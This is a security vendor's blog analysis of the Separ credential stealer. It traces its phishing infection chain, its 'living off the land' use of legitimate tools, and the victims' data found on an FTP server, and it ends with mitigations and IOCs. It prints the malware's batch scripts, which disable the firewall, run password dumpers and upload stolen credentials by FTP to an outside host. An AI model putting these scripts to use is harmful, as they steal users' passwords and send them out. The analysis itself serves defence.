

SIGN ME UP

stealers being active in the wild as far back as [2013](https://securitynews.sonicwall.com/xmlpost/mail-and-crowdfunder-are-stealing-malware-july-5-2013/) (<https://securitynews.sonicwall.com/xmlpost/mail-and-crowdfunder-are-stealing-malware-july-5-2013/>) and [Why deep learning](https://www.deepinstinct.com/) (<https://www.deepinstinct.com/>) [Resources](https://www.deepinstinct.com/resources/) (<https://www.deepinstinct.com/resources/>)

The credential stealer Separ is unique, as it uses a combination of very short script or batch files, and legitimate executables, to carry out all of its malicious business logic. Therefore, Separ is an excellent example of the advanced and evasive attack technique commonly termed as “Living Off the Land”. In addition, Separ masquerades as a fake Adobe related program, using a fake PDF document as the initial infection vector, and malicious scripts and executable files named to resemble Adobe related programs.

“Living off the Land” attacks are based on legitimate files which are either common within the organization attacked, or are widely-used administrative tools, and can be abused to perform malicious functions. These tools are sometimes referred to as “Dual-Use” tools. Although “Living off the Land” is considered a type of file-less attack, this is an inaccurate definition, as the attack does involve executable files. In many cases these files are already found on disk in the victim’s machine (hence the term “Living off the Land”). In other cases, they are written to disk, but as mentioned before they are not malicious per-se and therefore go unnoticed. This technique, and the reason it is classified as a file-less attack, are described in detail in Deep Instinct’s [whitepaper](https://info.deepinstinct.com/whitepaper-making-sense-of-fileless-malware) (<https://info.deepinstinct.com/whitepaper-making-sense-of-fileless-malware>) on file-less attacks, published in March 2018.

## The attack is ongoing

Access to the hosting service used by Separ in this recent attack shows that its activity continues, and data stolen from many additional victims is being uploaded daily. The attack has affected hundreds of companies, located mainly in South East Asia and the Middle East, with some targets located in



## SEARCH THE BLOG

Search

SEARCH

## RELATED POSTS

 [Inside the CISOs Mind: Cybersecurity 2019 and beyond the cisos-mind-cybersecurity-2019-and-beyond/](https://www.deepinstinct.com/2019-and-beyond-the-cisos-mind-cybersecurity-2019-and-beyond/) (<https://www.deepinstinct.com/2019-and-beyond-the-cisos-mind-cybersecurity-2019-and-beyond/>)

[READ MORE](#)

(HTTPS://WWW.DEEPINSTINCT.COM/2019-AND-BEYOND-)

THE-CISOS-

MIND-

CYBERSECURITY-

2019-AND-

BEYOND/)



**dapinstinct**

## Infection chain and malicious logic

Overall, the attack flow is as follows:



Once the user clicks on the “PDF document” attached to the phishing email, the self-extractor calls `wscript.exe` to run a VB Script called `adobel.vbs`, which is extracted from the initial self-extractor.





Resources (<https://www.deepinstinct.com/resources/>).

Resources (<https://www.deepinstinct.com/resources/>).

Partners (<https://www.deepinstinct.com/partners/>).

Company. ▾

This VB Script then calls a first batch script, adob01.bat, which sets up several directories and copies files to them, using xcopy.exe and attrib.exe, before launching a second batch script.

```

1 Echo off
2 @cls
3 @md "%APPDATA%\Adobe\Adobe Inc\AdobeRead%"
4
5 @copy /y /h /e /r /k /c *.* "%APPDATA%\Adobe\Adobe Inc\AdobeRead%"
6
7
8 @attrib +r +a +s +h ""%APPDATA%\Adobe\Adobe Inc\AdobeRead%"
9
10 @attrib +r +a +s +h "%APPDATA%\Adobe Reader\Adobe%"
11
12 @attrib +r +a +s +h "%APPDATA%\Adobe Reader\ADSR\READER"
13
14 @attrib +r +a +s +h "%APPDATA%\Adobe Reader\READER"
15
16 @attrib +r +a +s +h "%APPDATA%\Adobe%"
17
18 @attrib +r +a +s +h "%APPDATA%\Adobe\READER\AREADER"
19
20 @start "ogbdretur" /normal /b /d "%APPDATA%\Adobe\Adobe Inc\AdobeRead%" "%APPDATA%\Adobe\Adobe Inc\AdobeRead\adob2.bat"
21
22 @cls

```

The first batch script run by the VB Script,  
adob01.bat

The second batch script, `adob02.bat`, performs the main malicious actions:

- Opens an empty decoy jpg, which hides additional command windows.
- Changes firewall settings.
- Saves ipconfig /all results into a file.
- Runs SecurityXploded's Email and Browser Password Dumps, to steal credentials. Both password dumps are dropped by the self-extractor, masquerading as files related to Adobe PDF. The Email Password Dump is renamed adobepdf2.exe, and the Browser Password Dump is renamed adobepdf.exe.

[\(https://www.deepinstinct.com/](https://www.deepinstinct.com/)

Custo  
(https://portal.deepinstinct.com  
ReturnUrl=%2faspx%2fCusl

(HTTPS://PORTAL.DEEP

([HTTPS://WWW.DEEPINSTI](https://www.deepinsti)



Custo  
(https://portal.deepinstinct.com  
ReturnUrl=%2faspx%2fCust

(<https://www.deepinsti>

- Reruns the whole second batch script once a very long sleep is completed.

```

1 @echo off
2 @cls
3 @echo off
4 @start /max /b pdfdoc.jpg
5
6 :START
7 @del /q adip.klc
8 @del /q adip2.klc
9 @del /q adoip.pvc
10 ...
11 @cls
12 @del /q 001.001
13 ...
14 @cls
15
16 @netsh firewall set opmode disable
17 @cls
18 @netsh advfirewall set currentprofile state off
19 @netsh advfirewall set profiles state off
20 @NetSh Advfirewall set allprofiles state off
21 @cls
22
23 @attrib +r +a +s +h "%APPDATA%\Local\Adobe\Pdf\low"
24 ipconfig /all >> adoip.pvc
25 @adobe pdf.exe -f "XXX.XXX"
26 @adobe pdf2.exe -f "YYY.YYY"
27 @cls
28
29 @copy XXX.XXX+adoip.pvc XXX.XXX
30 @copy YYY.YYY+adoip.pvc YYY.YYY
31
32 rem ++++++++ NOW ++++++++
33 @set d=%date:~-4,4%%date:~-7,2%%date:~-0,2%
34 @set d=%d: =_%
35 @set t=%time:~-0,2%%time:~-3,2%%time:~-6,2%
36 @set t=%t: =0%
37
38 @RENAME "XXX.XXX" "REQ_%d%_t%.XXX"
39 @RENAME "YYY.YYY" "REP_%d%_t%.XXX"
40
41 rem ++++++++ NOW1 ++++++++
42 @ancp -u XXX -p XXX -m -R ftp.freehostia.com /CLIENTXXX *.XXX
43 @ancp -u XXX -p XXX -m -R ftp.freehostia.com /CLIENTXXX *.XXX
44 @cls
45 @Areada 5359

```

The second batch script, adob02.bat, with files names and credentials redacted

As can be seen above, the attackers make no attempt to hide their intentions, and use no obfuscation or evasion techniques. In addition, all the output file names and credentials used by the attackers are hard-coded in the scripts.

In order to carry out the malicious logic of the attack, Separ uses password dumping tools by securityXploit3 contained in the initial self-extractor, with which it steals various user credentials before uploading them to the hosting service.



[Solutions](#) ▾ [Why deep learning](#) ▾

[Resources](#) (<https://www.deepinstinct.com/resources/>)

[Partners](#) (<https://www.deepinstinct.com/partners/>)

Separ also uses additional legitimate executables [Company](#) ▾

for actions: xcopy.exe, attrib.exe, sleep.exe (renamed Areada.exe), and ancp.exe. Details regarding ancp.exe are supplied in the next section.

## Stolen data uploaded to a legitimate FTP service

Following infection and password extraction, the malware uses, ancp.exe, an FTP client, to upload files to [freehostia.com](http://ftp.freehostia.com) (<ftp://ftp.freehostia.com>). Both the executable and the service are legitimate – ancp.exe’s source is NcFTP, a legitimate FTP software provider, while FreeHostia is a well-known and widely-used hosting service.

The upload is performed using hard coded user names and passwords. Using these credentials, we were able to access the FTP, and view data organized into several clients.

Index of <ftp://ftp.freehostia.com/>  
[Up to higher level directory](#)

Name	Size	Last Modified
CLIENT004		2/5/19 8:47:00 AM GMT+2
CLIENT005		2/7/19 9:52:00 PM GMT+2
CLIENT006		2/4/19 6:40:00 PM GMT+2
CLIENT007		2/11/19 9:03:00 AM GMT+2
CLIENT008		2/11/19 8:50:00 AM GMT+2
CLIENT009		2/10/19 10:50:00 PM GMT+2

The list of clients displayed after logging in to the FTP server

[Co](https://www.deepinstinct.com/)  
(<https://www.deepinstinct.com/>)

[Custo](https://portal.deepinstinct.com)  
(<https://portal.deepinstinct.com>)  
[ReturnUrl=%2Faspx%2FCus](#)

([HTTPS://PORTAL.DEEP](https://portal.deepinstinct.com))

([HTTPS://WWW.DEEPINSTI](https://www.deepinstinct.com))

```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

```

```

*****
Email Password Recovery Report
*****
Solutions
(https://www.deepinstinct.com)
Resources (https://www
Application:
Email ID:
Password:
-----
Partners (https://www
Application:
Email ID:
Password:
-----
Produced by EmailPasswordDump v3.0 from http://www.SecurityXploded.com
*** Redacted ipconfig data ***

```

## Email password dump with redacted credentials and ipconfig data

```

1
2
3
4 *****
5 Browser Password Recovery Report
6 *****
7
8
9 Browser:
10 Website:
11 Username:
12 Password:
13 -----
14
15 Browser:
16 Website:
17 Username:
18 Password:
19 -----
20
21
22
23 -----
24 Produced by BrowserPasswordDump from http://www.SecurityXploded.com
25
26
27 *** Redacted ipconfig data ***
28

```

Browser password dump with redacted credentials and ipconfig data

However, each client directory contained data belonging to several different victims, collected over the last few weeks. Uploaded data contains ipconfig results in addition to email and browser passwords.

We were able to access the FTP server several times, and the growth in the number of victims was clearly visible, meaning the attack is ongoing and successfully infecting many victims.

## Conclusions

Although the attack mechanism used by this malware is very simple, and no attempt has been

[\(https://www.deepinstinct.com/](https://www.deepinstinct.com/)

Custo  
(https://portal.deepinstinct.com  
ReturnUrl=%2faspx%2fCustl

(HTTPS://PORTAL.DEEP

(<https://www.deepinsti>

made by the attacker to evade analysis, the growth in the number of victims claimed by this malware

**deepinstinct**

How the simplest attacks can be very effective [Why deep learning](#)

The use of scripts and legitimate binaries, in a

<https://www.deepinstinct.com> [Resources](https://www.deepinstinct.com/resources/)

“Living off the Land” scenario, means the attacker

successfully evades detection, despite the [Partners](https://www.deepinstinct.com/partners/)

simplicity of the attack. Due to the mechanisms

used in the attack, and despite the lack of [Company](#)

obfuscation or evasion by the attacker, this and

similar attacks have been present in the wild for

several years. This shows that many security

solutions have difficulties detecting “Living off the

Land” attack scenarios. Meanwhile, it should also

be noted that the attack can be modified easily to

evade detection and complicate analysis.

As written in our white paper on file-less malware, the abuse of admin tools, or of legitimate internal tools of organizations, requires organizations to change their defense mechanisms to protect themselves from attacks. To be better protected, organizations should have tight control over the users allowed to access administrative or native tools, and over the actions that can be performed by these tools.

In order to guard from these types of attacks, organizations should also undertake the following:

## 1. Deploy an advanced endpoint protection

**solution** which can detect and mitigate file-less attacks. Using its advanced Deep Learning and behavioral capabilities, Deep Instinct protects customers from this attack on several levels. Using its Deep Learning engine, Deep Instinct scans and prevents dual use tools in run-time. Many solutions do not scan these files due to their legitimate origin, ignoring the fact these files can be abused easily.

Additionally, Deep Instinct’s script control mechanism prevents scripts from executing.

## 2. Restrict the use of scripts and scripting

**tools** in your organization, by applying different policies to different areas of the

[Co](https://www.deepinstinct.com/)

[Custo](https://portal.deepinstinct.com/ReturnUrl=%2Faspx%2FCus)

[ReturnUrl=%2Faspx%2FCus](https://portal.deepinstinct.com/ReturnUrl=%2Faspx%2FCus)

[ReturnUrl=%2Faspx%2FCus](https://portal.deepinstinct.com/ReturnUrl=%2Faspx%2FCus)



network. Allow scripts to run from read-only network locations or access only specific media files.

**deepinstinct** Solutions ▾ Why deep learning ▾

3. In any case, **do not click on unknown or untrusted links**, and do not open email attachments which are unknown or untrusted.

Infection through social engineering is the most common method of infection.

Resources (https://www.deepinstinct.com/resources/)

Partners (https://www.deepinstinct.com/partners/)


Company ▾

Co  
(https://www.deepinstinct.com/

Custo  
(https://portal.deepinstinct.com/ReturnUrl=%2Fasp%2FCus/

(HTTPS://PORTAL.DEEP

(HTTPS://WWW.DEEPINSTI



We are in the process of notifying all relevant parties which have been affected by the attack.

## IOC's

### Original sha256:

fc1b755217ee2d12b05b5211602a83dcc0ad0ce2f1271b904e1a125a38927780

### Additional files used in attack:

adobel.vbs:

57ba3dc168281294422f27dc30afe5c09acbeda502a492cf405ccf474244da9c

adob01.bat:

d3eca6fa868f31550ea7255bfefbc76cb24bded8b4fac4422ee51a8f00e57d9d1

adob02.bat:

8c6dc16cb7f420399628346d4bd3b1ea10b8e32300b2cdf849f9f160e2afc5b4

adobepdf.exe:

33b237733b583272993c01eff9fcac6b223323bb11f3e4611ce0a69f98a98dd2

adobepdf2.exe:

2f21b1ff10c823e9d2a425b48377cef195ccd93ea90ab6cc201e913c38c20e4e



ancp.exe:

(https://www.deepinstinct.com)

4db932edcda31e6e14e271fc8759d34bcd85eaeae77c0da910bc966119120d71

Areada.exe:

ddd90e3546e95b0991df26a17cf26fa2f1c20d6a44c44fc1e9b3ec3d3810d5

[Co](https://www.deepinstinct.com/)  
(https://www.deepinstinct.com/

[Custo](https://portal.deepinstinct.com)  
(https://portal.deepinstinct.com  
ReturnUrl=%2faspx%2fCusi

[Partners \(https://www.deepinstinct.com/partners/\)](https://www.deepinstinct.com/partners/)

(HTTPS://PORTAL.DEEP

(HTTPS://WWW.DEEPINSTI

## Recent similar samples

7c9f50fb47d205fea9422af09a1218342a8b0cfbf4435d9cd808fb530af4b23b

01ddf47d2013e56022e58433081aa11ae8871e1ac698e1dafdb4242f08b4281b

00c5014631aa95c6ca453ec2453aed3fad5bca04d4f08ec6f3d259f16d090ad8

5139eba0915b425491d4009c44b3164b6e99f83ae6c8a18da9e33d2297d31ce0

93fba1c4cdcc400cbdf449db03f57c188efea8f5e05c682e8701c46d14054d66

75e5c5f30034d28efa8f35df16018474c9ec32a46b8c28edde429d649dac9035

8f654cee2a1b5b907102fb23bf894bc42d8736a30caa08a7618f17bcad8f6e8e

1595db70ae30253676f0f1e205509226a752960b25fb92fc4d020952afdb73d4

c225c488312f5cbd876072215aaeca66eda206448f90f35ca59d9c9f825b3528

9dca69ef52e20f766ce0dd1338484626a529cea6989703203975deff3cda380b

## Network

[ftp.freehostia.com \(ftp://ftp.freehostia.com\)](ftp://ftp.freehostia.com)

198.23.57.8:21

## Solutions



[Overview \(https://www.deepinstinct.com/solutions/overview/\)](https://www.deepinstinct.com/solutions/overview/)

[Endpoints/Servers \(https://www.deepinstinct.com/endpoint-protection/\)](https://www.deepinstinct.com/endpoint-protection/)

[\(https://www.deepinstinct.com\)](https://www.deepinstinct.com/)

[Mobile Security \(https://www.deepinstinct.com/mobile-security/\)](https://www.deepinstinct.com/mobile-security/)

## Why Deep Learning

[Partners \(https://www.deepinstinct.com/partners/\)](https://www.deepinstinct.com/partners/)

[How it works \(https://www.deepinstinct.com/how-it-works/\)](https://www.deepinstinct.com/how-it-works/)

[Machine Vs Deep Learning \(https://www.deepinstinct.com/machine-vs-deep/\)](https://www.deepinstinct.com/machine-vs-deep/)

[Deep Learning by Deep Instinct \(https://www.deepinstinct.com/how-we-do-it/\)](https://www.deepinstinct.com/how-we-do-it/)

[Blog \(https://www.deepinstinct.com/blog/\)](https://www.deepinstinct.com/blog/)

## Company

[About Us \(https://www.deepinstinct.com/about-us/\)](https://www.deepinstinct.com/about-us/)

[Management & Board \(https://www.deepinstinct.com/management/\)](https://www.deepinstinct.com/management/)

[News & Events \(https://www.deepinstinct.com/news-events/\)](https://www.deepinstinct.com/news-events/)

[Careers \(https://www.deepinstinct.com/careers/\)](https://www.deepinstinct.com/careers/)

[Contact Us \(https://www.deepinstinct.com/contact-us/\)](https://www.deepinstinct.com/contact-us/)

Deep Instinct 2019 © All rights reserved

[Privacy Policy \(https://www.deepinstinct.com/privacy-policy/\)](https://www.deepinstinct.com/privacy-policy/) | [Terms of use](https://www.deepinstinct.com/terms-of-use/)

[\(https://www.deepinstinct.com/terms-of-use/\)](https://www.deepinstinct.com/terms-of-use/)

[\\_ \(https://twitter.com/DeepInstinctSec\)](https://twitter.com/DeepInstinctSec)

[in \(https://www.linkedin.com/company/12904445/\)](https://www.linkedin.com/company/12904445/)



[. \(https://www.youtube.com/channel/UCYerfisJf3hc9QOWmic1G9Q\)](https://www.youtube.com/channel/UCYerfisJf3hc9QOWmic1G9Q)

[Co \(https://www.deepinstinct.com/\)](https://www.deepinstinct.com/)

[Custo \(https://portal.deepinstinct.com/ReturnUrl=%2Faspx%2FCust\)](https://portal.deepinstinct.com/ReturnUrl=%2Faspx%2FCust)

[\(HTTPS://PORTAL.DEEP\)](https://portal.deepinstinct.com/)

[\(HTTPS://WWW.DEEPINSTI\)](https://www.deepinstinct.com/)

[REQUEST A DEMO \(HTTPS://WWW.DEEPINSTIN A-DEMO/\)](https://www.deepinstinct.com/request-a-demo/)